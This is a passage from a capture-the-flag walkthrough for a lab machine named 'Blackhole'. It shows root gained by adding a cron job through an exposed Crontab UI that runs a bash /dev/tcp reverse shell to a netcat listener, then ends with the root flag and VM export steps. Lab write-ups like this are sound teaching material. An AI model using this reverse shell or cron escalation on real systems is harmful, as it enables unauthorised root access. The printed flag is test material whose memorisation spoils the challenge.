Last login: Wed Jul 30 05:41:37 2025 from fe80::1096:b19b:ab28:b21c%ens33
mike@blackhole:~$
```

-
- Now if we go in our browser and search <http://localhost:9000/> we see a crontab

Crontab UI
Backups
Fork me on Github

Cronjobs

Environment Variables:

Please set PATH, MAILTO, HOME... here

New
Backup
Import
Export
Get from crontab
Save to crontab

Show 10 entries Search:

#	Name	Job	Time	Last Modified
No data available in table				

Showing 0 to 0 of 0 entries

Previous
Next

- Next we create a cron job to run a revershell on our nc `bash -c 'exec bash -i &>/dev/tcp/192.168.0.118/7000 <&1'`

Job

Name (Optional)

revershell

Command

bash -c 'exec bash -i &>/dev/tcp/192.168.0.118/7000 <&1'

Quick Schedule

Startup Hourly Daily Weekly Monthly Yearly

Minute Hour Day Month Week

* * * * *

Set

Job

bash -c 'exec bash -i &>/dev/tcp/192.168.0.118/7000 <&1'

☐ Enable error logging.

Mailing Hooks

Cancel Save

Confirm run job

Do you want to run this Job?

Close Ok

Cronjob.org

Backups Fork me on Github

Environment

Please

New Backup Import Export Get from crontab Save to crontab

Show 10 entries Search:

#	Name	Job	Time	Last Modified	
1.	revershell	bash -c 'exec bash -i &>/dev/tcp/192.168.0.118/7000 <&1'	*****	a few seconds ago	Run now Edit Disable

Showing 1 to 1 of 1 entries

Previous 1 Next

- Finally, we got root access and get root.txt

```
o cypherguard o ~ > nc -lvnp 7000
Connection from 192.168.0.115:39176
bash: cannot set terminal process group (775): Inappropriate ioctl for device
bash: no job control in this shell
root@blackhole:~# cd /root/
cd /root/
root@blackhole:~# ls
ls
root.txt
root@blackhole:~# cat root.txt
cat root.txt
You've braved the darkness and outsmarted the void.
The Blackhole has revealed its deepest secrets.

[REDACTED] "In the silence of the void, only the clever hear the whispers of root access."
- Blackhole

flag{bl4ckh0l3_int3rn4l_cr0n_pwn3d_92f1e7}
root@blackhole:~#
```

Final-Phase: Export to OVF

1. Shutdown every vm in VMware workstation
2. Go to file option
3. Click Export to OVF
4. Select Folder for export file
5. done